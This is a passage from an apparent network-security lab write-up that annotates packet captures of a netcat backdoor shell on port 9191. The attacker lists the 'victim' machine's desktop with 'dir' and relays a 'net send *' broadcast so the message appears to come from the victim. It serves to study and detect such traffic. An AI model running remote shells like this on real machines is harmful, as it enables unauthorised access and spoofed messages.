0x0080: 20 43 6F 72 70 2E 0D 0A 0D 0A 43 3A 5C 44 6F 63   Corp.....C:\Doc
0x0090: 75 6D 65 6E 74 73 20 61 6E 64 20 53 65 74 74 69  uments and Setti
0x00A0: 6E 67 73 5C 70 6A 5C 44 65 73 6B 74 6F 70 3E     ngs\pj\Desktop>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:15:13.079954 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x3C
192.168.3.104:1184 -> 192.168.3.103:9191 TCP TTL:128 TOS:0x0 ID:676 IpLen:20 DgmLen:40
DF
***A**** Seq: 0x79B1BA48  Ack: 0xB1DC3B6E  Win: 0x446F  TcpLen: 20
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 00 28 02 A4 40 00 80 06 70 0C C0 A8 03 68 C0 A8  .(..@...p....h..
0x0020: 03 67 04 A0 23 E7 79 B1 BA 48 B1 DC 3B 6E 50 10  .g..#.y..H..;nP.
0x0030: 44 6F 99 79 00 00 00 00 00 00 00 00              Do.y........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Requesting a directory listing from the victim computer:

```
12/06-18:15:20.124877 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x3C
```

```
192.168.3.104:1184 -> 192.168.3.103:9191 TCP TTL:128 TOS:0x0 ID:677 IpLen:20 DgmLen:44
DF
***AP*** Seq: 0x79B1BA48  Ack: 0xB1DC3B6E  Win: 0x446F  TcpLen: 20
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 00 2C 02 A5 40 00 80 06 70 07 C0 A8 03 68 C0 A8  .,..@...p....h..
0x0020: 03 67 04 A0 23 E7 79 B1 BA 48 B1 DC 3B 6E 50 18  .g..#.y..H..;nP.
0x0030: 44 6F C2 F9 00 00 64 69 72 0A 00 00              Do....dir...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:15:20.128504 0:3:6D:1E:A9:9E -> 0:1:2:71:C5:E1 type:0x800 len:0x3C
192.168.3.103:9191 -> 192.168.3.104:1184 TCP TTL:128 TOS:0x0 ID:929 IpLen:20 DgmLen:45
DF
***AP*** Seq: 0xB1DC3B6E  Ack: 0x79B1BA4C  Win: 0x44E4  TcpLen: 20
0x0000: 00 01 02 71 C5 E1 00 03 6D 1E A9 9E 08 00 45 00  ...q....m.....E.
0x0010: 00 2D 03 A1 40 00 80 06 6F 0A C0 A8 03 67 C0 A8  .-..@...o....g..
0x0020: 03 68 23 E7 04 A0 B1 DC 3B 6E 79 B1 BA 4C 50 18  .h#.....;ny..LP.
0x0030: 44 E4 B8 7C 00 00 64 69 72 0D 0A 00              D..|..dir...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:15:20.290891 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x3C
192.168.3.104:1184 -> 192.168.3.103:9191 TCP TTL:128 TOS:0x0 ID:678 IpLen:20 DgmLen:40
DF
***A**** Seq: 0x79B1BA4C  Ack: 0xB1DC3B73  Win: 0x446A  TcpLen: 20
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 00 28 02 A6 40 00 80 06 70 0A C0 A8 03 68 C0 A8  .(..@...p....h..
0x0020: 03 67 04 A0 23 E7 79 B1 BA 4C B1 DC 3B 73 50 10  .g..#.y..L..;sP.
0x0030: 44 6A 99 75 00 00 00 00 00 00 00 00              Dj.u........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:15:20.291588 0:3:6D:1E:A9:9E -> 0:1:2:71:C5:E1 type:0x800 len:0x231
192.168.3.103:9191 -> 192.168.3.104:1184 TCP TTL:128 TOS:0x0 ID:930 IpLen:20
DgmLen:547 DF
***AP*** Seq: 0xB1DC3B73  Ack: 0x79B1BA4C  Win: 0x44E4  TcpLen: 20
0x0000: 00 01 02 71 C5 E1 00 03 6D 1E A9 9E 08 00 45 00  ...q....m.....E.
0x0010: 02 23 03 A2 40 00 80 06 6D 13 C0 A8 03 67 C0 A8  .#..@...m....g..
0x0020: 03 68 23 E7 04 A0 B1 DC 3B 73 79 B1 BA 4C 50 18  .h#.....;sy..LP.
0x0030: 44 E4 ED 3F 00 00 20 56 6F 6C 75 6D 65 20 69 6E  D..?.. Volume in
0x0040: 20 64 72 69 76 65 20 43 20 68 61 73 20 6E 6F 20   drive C has no
0x0050: 6C 61 62 65 6C 2E 0D 0A 20 56 6F 6C 75 6D 65 20  label... Volume
0x0060: 53 65 72 69 61 6C 20 4E 75 6D 62 65 72 20 69 73  Serial Number is
0x0070: 20 32 38 31 46 2D 37 39 44 32 0D 0A 0D 0A 20 44   281F-79D2.... D
0x0080: 69 72 65 63 74 6F 72 79 20 6F 66 20 43 3A 5C 44  irectory of C:\D
0x0090: 6F 63 75 6D 65 6E 74 73 20 61 6E 64 20 53 65 74  ocuments and Set
0x00A0: 74 69 6E 67 73 5C 70 6A 5C 44 65 73 6B 74 6F 70  tings\pj\Desktop
0x00B0: 0D 0A 0D 0A 31 32 2F 30 36 2F 32 30 30 33 20 20  ....12/06/2003
0x00C0: 30 36 3A 30 33 20 50 4D 20 20 20 20 3C 44 49 52  06:03 PM    <DIR
0x00D0: 3E 20 20 20 20 20 20 20 20 20 2E 0D 0A 31 32     >         ...12
0x00E0: 2F 30 36 2F 32 30 30 33 20 20 30 36 3A 30 33 20  /06/2003  06:03
0x00F0: 50 4D 20 20 20 20 3C 44 49 52 3E 20 20 20 20 20  PM    <DIR>
0x0100: 20 20 20 20 20 2E 2E 0D 0A 31 31 2F 32 37 2F 32       ....11/27/2
0x0110: 30 30 33 20 20 30 38 3A 33 34 20 50 4D 20 20 20  003  08:34 PM
0x0120: 20 20 20 20 20 20 20 20 20 31 2C 35 38 30 20           1,580
0x0130: 45 76 65 6E 74 20 56 69 65 77 65 72 2E 6C 6E 6B  Event Viewer.lnk
0x0140: 0D 0A 31 32 2F 30 35 2F 32 30 30 33 20 20 30 37  ..12/05/2003  07
0x0150: 3A 30 38 20 50 4D 20 20 20 20 20 20 20 20 31 30  :08 PM        10
0x0160: 2C 31 33 35 2C 36 38 38 20 4D 50 53 65 74 75 70  ,135,688 MPSetup
0x0170: 58 50 2E 65 78 65 0D 0A 30 31 2F 30 33 2F 31 39  XP.exe..01/03/19
0x0180: 39 38 20 20 30 32 3A 33 37 20 50 4D 20 20 20 20  98  02:37 PM
0x0190: 20 20 20 20 20 20 20 20 35 39 2C 33 39 32 20 6E          59,392 n
0x01A0: 63 2E 65 78 65 0D 0A 20 20 20 20 20 20 20 20 20  c.exe..
```

```
0x01B0: 20 20 20 20 20 20 33 20 46 69 6C 65 28 73 29 20        3 File(s)
0x01C0: 20 20 20 20 31 30 2C 31 39 36 2C 36 36 30 20 62      10,196,660 b
0x01D0: 79 74 65 73 0D 0A 20 20 20 20 20 20 20 20 20 20  ytes..
0x01E0: 20 20 20 20 20 32 20 44 69 72 28 73 29 20 20 31       2 Dir(s)  1
0x01F0: 33 2C 37 37 35 2C 31 31 34 2C 32 34 30 20 62 79  3,775,114,240 by
0x0200: 74 65 73 20 66 72 65 65 0D 0A 0D 0A 43 3A 5C 44  tes free....C:\D
0x0210: 6F 63 75 6D 65 6E 74 73 20 61 6E 64 20 53 65 74  ocuments and Set
0x0220: 74 69 6E 67 73 5C 70 6A 5C 44 65 73 6B 74 6F 70  tings\pj\Desktop
0x0230: 3E                                               >

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:15:20.490112 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x3C
192.168.3.104:1184 -> 192.168.3.103:9191 TCP TTL:128 TOS:0x0 ID:679 IpLen:20 DgmLen:40
DF
***A**** Seq: 0x79B1BA4C  Ack: 0xB1DC3D6E  Win: 0x426F  TcpLen: 20
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 00 28 02 A7 40 00 80 06 70 09 C0 A8 03 68 C0 A8  .(..@...p....h..
0x0020: 03 67 04 A0 23 E7 79 B1 BA 4C B1 DC 3D 6E 50 10  .g..#.y..L..=nP.
0x0030: 42 6F 99 75 00 00 00 00 00 00 00 00              Bo.u........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Sending the message through the victim's computer:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:17:16.203004 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x79
192.168.3.104:1184 -> 192.168.3.103:9191 TCP TTL:128 TOS:0x0 ID:702 IpLen:20
DgmLen:107 DF
***AP*** Seq: 0x79B1BB43  Ack: 0xB1DC42DD  Win: 0x4240  TcpLen: 20
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 00 6B 02 BE 40 00 80 06 6F AF C0 A8 03 68 C0 A8  .k..@...o....h..
0x0020: 03 67 04 A0 23 E7 79 B1 BB 43 B1 DC 42 DD 50 18  .g..#.y..C..B.P.
0x0030: 42 40 CF B3 00 00 6E 65 74 20 73 65 6E 64 20 2A  B@....net send *
0x0040: 20 74 68 69 73 20 69 73 20 61 20 6D 65 73 73 61   this is a messa
0x0050: 67 65 20 66 72 6F 6D 20 74 65 73 74 32 6B 20 74  ge from test2k t
0x0060: 68 72 6F 75 67 68 20 74 65 73 74 78 70 20 61 6E  hrough testxp an
0x0070: 64 20 6E 65 74 63 61 74 0A                       d netcat.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:17:16.222530 0:3:6D:1E:A9:9E -> 0:1:2:71:C5:E1 type:0x800 len:0x7A
192.168.3.103:9191 -> 192.168.3.104:1184 TCP TTL:128 TOS:0x0 ID:947 IpLen:20
DgmLen:108 DF
***AP*** Seq: 0xB1DC42DD  Ack: 0x79B1BB86  Win: 0x43AA  TcpLen: 20
0x0000: 00 01 02 71 C5 E1 00 03 6D 1E A9 9E 08 00 45 00  ...q....m.....E.
0x0010: 00 6C 03 B3 40 00 80 06 6E B9 C0 A8 03 67 C0 A8  .l..@...n....g..
0x0020: 03 68 23 E7 04 A0 B1 DC 42 DD 79 B1 BB 86 50 18  .h#.....B.y...P.
0x0030: 43 AA CA FB 00 00 6E 65 74 20 73 65 6E 64 20 2A  C.....net send *
0x0040: 20 74 68 69 73 20 69 73 20 61 20 6D 65 73 73 61   this is a messa
0x0050: 67 65 20 66 72 6F 6D 20 74 65 73 74 32 6B 20 74  ge from test2k t
0x0060: 68 72 6F 75 67 68 20 74 65 73 74 78 70 20 61 6E  hrough testxp an
0x0070: 64 20 6E 65 74 63 61 74 0D 0A                    d netcat..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:17:16.341676 0:3:6D:1E:A9:9E -> FF:FF:FF:FF:FF:FF type:0x800 len:0x6E
192.168.3.103:137 -> 192.168.3.255:137 UDP TTL:128 TOS:0x0 ID:948 IpLen:20 DgmLen:96
Len: 68
0x0000: FF FF FF FF FF FF 00 03 6D 1E A9 9E 08 00 45 00  ........m.....E.
0x0010: 00 60 03 B4 00 00 80 11 AE 22 C0 A8 03 67 C0 A8  .`......."...g..
```

```
0x0020: 03 FF 00 89 00 89 00 4C 66 CE 80 20 29 10 00 01  .......Lf.. )...
0x0030: 00 00 00 00 00 01 20 46 45 45 46 46 44 46 45 46  ...... FEEFFDFEF
0x0040: 49 46 41 43 41 43 41 43 41 43 41 43 41 43 41 43  IFACACACACACACAC
0x0050: 41 43 41 43 41 41 42 00 00 20 00 01 C0 0C 00 20  ACACAAB.. .....
0x0060: 00 01 00 04 93 E0 00 06 00 00 C0 A8 03 67        .............g

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:17:16.367060 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x3C
192.168.3.104:1184 -> 192.168.3.103:9191 TCP TTL:128 TOS:0x0 ID:703 IpLen:20 DgmLen:40
DF
***A**** Seq: 0x79B1BB86  Ack: 0xB1DC4321  Win: 0x41FC  TcpLen: 20
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 00 28 02 BF 40 00 80 06 6F F1 C0 A8 03 68 C0 A8  .(..@...o....h..
0x0020: 03 67 04 A0 23 E7 79 B1 BB 86 B1 DC 43 21 50 10  .g..#.y.....C!P.
0x0030: 41 FC 92 FB 00 00 00 00 00 00 00 00              A...........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:17:17.091675 0:3:6D:1E:A9:9E -> FF:FF:FF:FF:FF:FF type:0x800 len:0x6E
192.168.3.103:137 -> 192.168.3.255:137 UDP TTL:128 TOS:0x0 ID:949 IpLen:20 DgmLen:96
Len: 68
0x0000: FF FF FF FF FF FF 00 03 6D 1E A9 9E 08 00 45 00  ........m.....E.
0x0010: 00 60 03 B5 00 00 80 11 AE 21 C0 A8 03 67 C0 A8  .`.......!...g..
0x0020: 03 FF 00 89 00 89 00 4C 66 CE 80 20 29 10 00 01  .......Lf.. )...
0x0030: 00 00 00 00 00 01 20 46 45 45 46 46 44 46 45 46  ...... FEEFFDFEF
0x0040: 49 46 41 43 41 43 41 43 41 43 41 43 41 43 41 43  IFACACACACACACAC
0x0050: 41 43 41 43 41 41 42 00 00 20 00 01 C0 0C 00 20  ACACAAB.. .....
0x0060: 00 01 00 04 93 E0 00 06 00 00 C0 A8 03 67        .............g

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:17:17.841677 0:3:6D:1E:A9:9E -> FF:FF:FF:FF:FF:FF type:0x800 len:0x6E
192.168.3.103:137 -> 192.168.3.255:137 UDP TTL:128 TOS:0x0 ID:950 IpLen:20 DgmLen:96
Len: 68
0x0000: FF FF FF FF FF FF 00 03 6D 1E A9 9E 08 00 45 00  ........m.....E.
0x0010: 00 60 03 B6 00 00 80 11 AE 20 C0 A8 03 67 C0 A8  .`....... ...g..
0x0020: 03 FF 00 89 00 89 00 4C 66 CE 80 20 29 10 00 01  .......Lf.. )...
0x0030: 00 00 00 00 00 01 20 46 45 45 46 46 44 46 45 46  ...... FEEFFDFEF
0x0040: 49 46 41 43 41 43 41 43 41 43 41 43 41 43 41 43  IFACACACACACACAC
0x0050: 41 43 41 43 41 41 42 00 00 20 00 01 C0 0C 00 20  ACACAAB.. .....
0x0060: 00 01 00 04 93 E0 00 06 00 00 C0 A8 03 67        .............g

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:17:18.593629 0:3:6D:1E:A9:9E -> FF:FF:FF:FF:FF:FF type:0x800 len:0x6E
192.168.3.103:137 -> 192.168.3.255:137 UDP TTL:128 TOS:0x0 ID:951 IpLen:20 DgmLen:96
Len: 68
0x0000: FF FF FF FF FF FF 00 03 6D 1E A9 9E 08 00 45 00  ........m.....E.
0x0010: 00 60 03 B7 00 00 80 11 AE 1F C0 A8 03 67 C0 A8  .`...........g..
0x0020: 03 FF 00 89 00 89 00 4C 67 CE 80 20 28 10 00 01  .......Lg.. (...
0x0030: 00 00 00 00 00 01 20 46 45 45 46 46 44 46 45 46  ...... FEEFFDFEF
0x0040: 49 46 41 43 41 43 41 43 41 43 41 43 41 43 41 43  IFACACACACACACAC
0x0050: 41 43 41 43 41 41 42 00 00 20 00 01 C0 0C 00 20  ACACAAB.. .....
0x0060: 00 01 00 04 93 E0 00 06 00 00 C0 A8 03 67        .............g

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This is it! Here is where the message gets sent to all computers on the network subnet, showing the victim as the source:

```
12/06-18:17:19.540961 0:3:6D:1E:A9:9E -> FF:FF:FF:FF:FF:FF type:0x800 len:0x11B
```

```
192.168.3.103:138 -> 192.168.3.255:138 UDP TTL:128 TOS:0x0 ID:952 IpLen:20 DgmLen:269
Len: 241
0x0000: FF FF FF FF FF FF 00 03 6D 1E A9 9E 08 00 45 00  ........m.....E.
0x0010: 01 0D 03 B8 00 00 80 11 AD 71 C0 A8 03 67 C0 A8  .........q...g..
0x0020: 03 FF 00 8A 00 8A 00 F9 05 FE 11 02 80 21 C0 A8  .............!..
0x0030: 03 67 00 8A 00 E3 00 00 20 46 45 45 46 46 44 46  .g...... FEEFFDF
0x0040: 45 46 49 46 41 43 41 43 41 43 41 43 41 43 41 43  EFIFACACACACACAC
0x0050: 41 43 41 43 41 43 41 41 41 00 20 46 41 45 42 45  ACACACAAA. FAEBE
0x0060: 4E 45 42 46 43 45 42 45 4F 43 41 43 41 43 41 43  NEBFCEBEOCACACAC
0x0070: 41 43 41 43 41 43 41 43 41 41 41 00 FF 53 4D 42  ACACACACAAA..SMB
0x0080: 25 00 00 00 00 18 04 00 00 00 00 00 00 00 00 00  %...............
0x0090: 00 00 00 00 00 00 FF FE 00 00 00 00 11 00 00 47  ...............G
0x00A0: 00 02 00 00 00 00 00 02 00 00 00 00 00 00 00 00  ................
0x00B0: 00 58 00 47 00 58 00 03 00 01 00 00 00 02 00 5A  .X.G.X.........Z
0x00C0: 00 5C 4D 41 49 4C 53 4C 4F 54 5C 4D 45 53 53 4E  .\MAILSLOT\MESSN
0x00D0: 47 52 00 05 54 45 53 54 58 50 00 50 41 4D 41 52  GR..TESTXP.PAMAR
0x00E0: 41 4E 00 74 68 69 73 20 69 73 20 61 20 6D 65 73  AN.this is a mes
0x00F0: 73 61 67 65 20 66 72 6F 6D 20 74 65 73 74 32 6B  sage from test2k
0x0100: 20 74 68 72 6F 75 67 68 20 74 65 73 74 78 70 20   through testxp
0x0110: 61 6E 64 20 6E 65 74 63 61 74 00                 and netcat.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The victim's computer informs the attacker that the message was sent successfully. The message is displayed on the shell seen by the attacker, not on the victim's computer.

```
12/06-18:17:19.576118 0:3:6D:1E:A9:9E -> 0:1:2:71:C5:E1 type:0x800 len:0x95
192.168.3.103:9191 -> 192.168.3.104:1184 TCP TTL:128 TOS:0x0 ID:953 IpLen:20
DgmLen:135 DF
***AP*** Seq: 0xB1DC4321  Ack: 0x79B1BB86  Win: 0x43AA  TcpLen: 20
0x0000: 00 01 02 71 C5 E1 00 03 6D 1E A9 9E 08 00 45 00  ...q....m.....E.
0x0010: 00 87 03 B9 40 00 80 06 6E 98 C0 A8 03 67 C0 A8  ....@...n....g..
0x0020: 03 68 23 E7 04 A0 B1 DC 43 21 79 B1 BB 86 50 18  .h#.....C!y...P.
0x0030: 43 AA 6D 12 00 00 54 68 65 20 6D 65 73 73 61 67  C.m...The messag
0x0040: 65 20 77 61 73 20 73 75 63 63 65 73 73 66 75 6C  e was successful
0x0050: 6C 79 20 73 65 6E 74 20 74 6F 20 64 6F 6D 61 69  ly sent to domai
0x0060: 6E 20 50 41 4D 41 52 41 4E 2E 0D 0A 0D 0A 0D 0A  n PAMARAN.......
0x0070: 43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64  C:\Documents and
0x0080: 20 53 65 74 74 69 6E 67 73 5C 70 6A 5C 44 65 73   Settings\pj\Des
0x0090: 6B 74 6F 70 3E                                   ktop>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:17:19.773313 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x3C
192.168.3.104:1184 -> 192.168.3.103:9191 TCP TTL:128 TOS:0x0 ID:704 IpLen:20 DgmLen:40
DF
***A**** Seq: 0x79B1BB86  Ack: 0xB1DC4380  Win: 0x419D  TcpLen: 20
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 00 28 02 C0 40 00 80 06 6F F0 C0 A8 03 68 C0 A8  .(..@...o....h..
0x0020: 03 67 04 A0 23 E7 79 B1 BB 86 B1 DC 43 80 50 10  .g..#.y.....C.P.
0x0030: 41 9D 92 FB 00 00 00 00 00 00 00 00              A...........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```